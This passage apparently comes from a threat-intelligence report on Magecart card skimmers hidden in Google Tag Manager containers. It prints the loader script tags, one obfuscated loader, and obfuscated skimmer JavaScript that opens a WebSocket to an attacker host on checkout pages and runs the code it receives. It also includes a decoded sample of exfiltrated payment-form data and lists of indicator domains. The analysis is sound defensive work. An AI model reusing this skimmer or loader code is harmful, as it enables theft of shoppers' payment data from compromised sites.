      "vtp_html":"\u003Cscript async=\"\" data-gtmsrc=\"\/\/gstatcs.com\/favicon\" type=\"text\/gtmscript\"\u003E\u003C\/script\u003E",
      "vtp_supportDocumentWrite":false,
      "vtp_enableIframeMode":false,
      "vtp_enableEditJsMacroBehavior":false,
      "tag_id":13
    }],
```

gstatcs.com\/favicon\


Image 9: Screenshot of GTM container with the URL that hosts the e-skimmer script highlighted.



```
"vtp_html": "\u003Cscript type=\"text\/gtmscript\"\u003E(
    function(b,c,d,a,e){b[a]=b[a]||[];b[a].push({\"gtm.start\"
    :(new Date).getTime(),event:\"gtm.js\"
    });b=c.getElementsByTagName(d)[0];var f=\"alitis.\",g=\"com
    \/\",h=\"gan\";c=c.createElement(d);a=\"dataLayer\"!=a?\"\\
    x26l\\x3d\"+a:\"\";c.async=!0;c.src=\"\/\/\"
    +h+f+g+e+a;b.parentNode.insertBefore(c,b)})(window,document,
    \"script\",\"dataLayer\",\"refresh\");\u003C\/script\u003E",
```

Image 10: Screenshot of GTM container that obfuscates the URL used to host the e-skimmer script.

As can be seen in Image 9, the variable *vtp_html*, within the *tags* section, holds an HTML <*script*> element that asynchronously loads the URL (statcs[.]com/favicon) from the dual-use domain that hosts the actual e-skimmer script. In Image 10, the variable *vtp_html* also holds a <*script*> element, but this version is more complex as it uses a deobfuscation routine on a set of variables to reconstruct the URL (ganalitis[.]com/refresh). Both variants of *vtp_html* result in the loading of the JavaScript in Image 11.



https-::gstatcs.com:favicon
UNREGISTERED
https-::gstatcs.com:favicon
Line 465, Column 14; Copied 53 characters
Tab Size: 4
JavaScript

```
            _0x29fd4d = [_0x3e0bc1['jHAEJ'], _0x3e0bc1[_0x4ab1fe(-0xd5, -0x81, -0xb1, -0xa2)], _0x3e0bc1[_0x49fbe7(-0xc1, -0x9d, -0xb3, -0xab)], _0x3e0bc1['gUtYE'],
                _0x49fbe7(-0x43, -0x89, -0x6b, -0x81), _0x3e0bc1[_0x4ab1fe(-0xd5, -0x9b, -0xa6, -0x8e)], _0x3e0bc1[_0x4ab1fe(-0x3b, -0x6e, -0x5f, -0x37)]];
        for (var _0x308748 = -0x4e7 + 0x1 * -0x1d2 + 0x6b9; _0x308748 < _0x29fd4d[_0x4ab1fe(-0xc1, -0xbf, -0x9b, -0xb7)]; _0x308748++)
        {
            var _0x1799eb = (_0x49fbe7(-0xdf, -0x99, -0xb6, -0xc9) + '3')[_0x49fbe7(-0xa7, -0x66, -0x91, -0x64)]('|'),
                _0xe1a4d7 = 0x1a1 * -0x1 + 0xdf9 + -0xc58;
            while (!![])
            {
                switch (_0x1799eb[_0xe1a4d7++])
                {
                case '0':
                    var _0x59a315 = _0x29fd4d[_0x308748];
                    continue;
                case '1':
                    var _0x3ac1d0 = _0x45a0d4[_0x59a315] || _0x3dfd53;
                    continue;
                case '2':
                    _0x3dfd53[_0x49fbe7(-0xb7, -0xb4, -0x9e, -0xa7)] = _0x3ac1d0[_0x49fbe7(-0x7a, -0xd1, -0x9e, -0xba)][_0x49fbe7(-0x37, -0x48, -0x5d, -0x60)](_0x3ac1d0
                        );
                    continue;
                case '3':
                    _0x45a0d4[_0x59a315] = _0x3dfd53;
                    continue;
                case '4':
                    var _0x3dfd53 = a0_0x67ed57[_0x4ab1fe(-0x73, -0x74, -0x61, -0x44) + 'r'][_0x49fbe7(-0x88, -0xbc, -0x99, -0x76)][_0x49fbe7(-0x5b, -0x32, -0x5d, -0x36
                        )](a0_0x67ed57);
                    continue;
                case '5':
                    _0x3dfd53[_0x49fbe7(-0x61, -0x6c, -0x6c, -0x68)] = a0_0x67ed57[_0x4ab1fe(-0x8a, -0x53, -0x5d, -0x6a)](a0_0x67ed57);
                    continue;
                }
                break;
            }
        }
    });
a0_0x5037d5();
var Z28901j;
if (new RegExp('checkout|onepage')['test'](window['location'])) new self[(Function) || 'Object'](Z28901j=new self.WebSocket("wss://gstatcs.com:80/footer.png");Z28901j.
    onmessage=function(a){ new self.Function(a.data).call(this)};)['call'](this);
typeof $s !== 'undefined' && ($s['SendData'] = function () {});
```

checkout|onepage

new self.WebSocket("wss://gstatcs.com:80/footer.png")

Image 11: Screenshot of the JavaScript loaded upon execution of the script link housed in the GTM container.

Analysts captured a sample of the payment form data being sent to the dual-use URL over the WebSocket connection. As the script encodes the data via base64 prior transmission, the listing below has been decoded for viewability.

{“info”:”null=4&form_key=il1y7byeHKLsNxTu&captcha_form_id=user_login&context=checkout&[email protected]email.com&captcha_form_id=use
_login&context=checkout&firstname=John&lastname=Doe&company=Trump%20Tower&street%5B0%5D=725%205th%20Ave&city=New%20Yo
_id=43&postcode=10022&country_id=US&telephone=+12123361440&ko_unique_13=freeshipping_freeshipping&ko_unique_14=flatrate_flatrate
unique_15=usps_3&ko_unique_16=ups_02&ko_unique_17=ups_01&form_key=il1y7byeHKLsNxTu&captcha_form_id=payment_processing_requ
payment%5Bmethod%5D=authorizenet_directpost&billing-address-same-as-shipping=on&country_id=US&payment%5Bcc_type%5D=MC&paym
5Bcc_number%5D=5555555555555557&payment%5Bcc_exp_month%5D=5&payment%5Bcc_exp_year%5D=2025&payment%5Bcc_cid%5D=5
payment%5Bmethod%5D=paypal_express&=Apply%20Discount&captcha_form_id=sales_rule_coupon_request&captcha_form_id=user_login&c
checkout&”,”hostname”:”nelsonuniform_com”,”key”:”1620313981929-818276572″}

As noted above, the Magecart actors behind this attack have changed the dual-use domain housed in the GTM container six times during the analysis window. The actors used the dual-use domains listed below, with the URL on ganalitis[.]com being the currently active variant.

Dual-Use URL	Dual-Use Domain	Domain Creation Datetime
hxxps://www[.]ganalitis[.].com/refresh	ganalitis[.]com	2021-10-21T11:05:05Z
hxxps://www[.]ganalitics[.].com/favicon	ganalitics[.]com	2021-06-03T12:17:07Z
hxxps://www[.]gstatcs[.]com/favicon	gstatcs[.]com	2021-04-15T13:53:05Z
hxxps://webfaset[.]com/str[.]css	webfaset[.]com	2021-04-13T10:46:06Z
hxxps://fountm[.]online/str[.]css	fountm[.]online	2021-04-07T09:13:51Z
hxxps://pixupjqes[.]tech/str[.]css	pixupjqes[.]tech	2021-04-05T07:08:10Z
hxxps://jqwereid[.]online/str[.]css	jqwereid[.]online	2021-03-26T08:08:14Z

Separate Variants, Separate Magecart Groups?

Although the two GTM container variants involve similar tactics—storing e-skimmers within GTM containers or housing scripts in GTM containers that load e-skimmers from dual-use domains—analysis of the two variants suggest that two different Magecart groups are responsible for each variant.

Gemini has attributed all of the infections associated with Variant 1 (storing e-skimmers within GTM containers) to a single Magecart group because all of the infections:

- Use the exact same e-skimmer script and unobfuscated loader scripts
- Place the injected scripts in a similar location on victimized e-commerce sites
- Send stolen data to one of six exfiltration domains with domain names that all use the term “google” combined with legitimate-appearing text (“tagstorage”, “trackevent”, etc.)

Gemini has attributed all of the infections associated with Variant 2 (housing scripts in GTM containers that load e-skimmers from dual-use domains) to a separate Magecart group because all of the infections:

- Use the same GTM container (actors have swapped out the dual-use domain associated with the GTM container six times, but the GTM container has remained constant)
- Transfer data via WebSocket connections
- Use the exact same e-skimmer script (but different than Variant 1 script)

It appears highly likely that the two contemporaneous variants are used by two different Magecart groups because they use different e-skimmer scripts, exfiltration domains, and only Variant 2 employs WebSocket connections.

Conclusion

The shift to e-commerce due to the COVID-19 pandemic has increased interest in CNP e-skimming activity. As the level of activity increases, so too does the level of effort to mask the activity from automated scanners and security researchers. The use of a legitimate service offers an excellent opportunity to hide malicious scripts and thus maintain a foothold on victimized e-commerce sites.

The GTM container e-skimmer variant utilized a simple “grab everything” approach to collecting data from web forms and attempted to mask its data exfiltration by using familiar domain names. Once infected with either of the GTM variants, malicious actors are afforded the ability to modify their attack infrastructure without being required to access the victim server. This offers a significant means for remaining undetected when changes are required due to issues such as defects in the skimmer and remediation of secondary loaders or exfiltration URLs.

Despite the fact that two separate groups appear responsible for each variant, the vast majority of payment card records that are stolen with either GTM container variant have later been offered for sale on the above-mentioned top-tier CNP marketplace.

Gemini Advisory Mission Statement

Gemini Advisory provides actionable fraud intelligence to the largest financial organizations in an effort to mitigate ever-growing cyber risks. Our proprietary software utilizes asymmetrical solutions in order to help identify and isolate assets targeted by fraudsters and online criminals in real-time.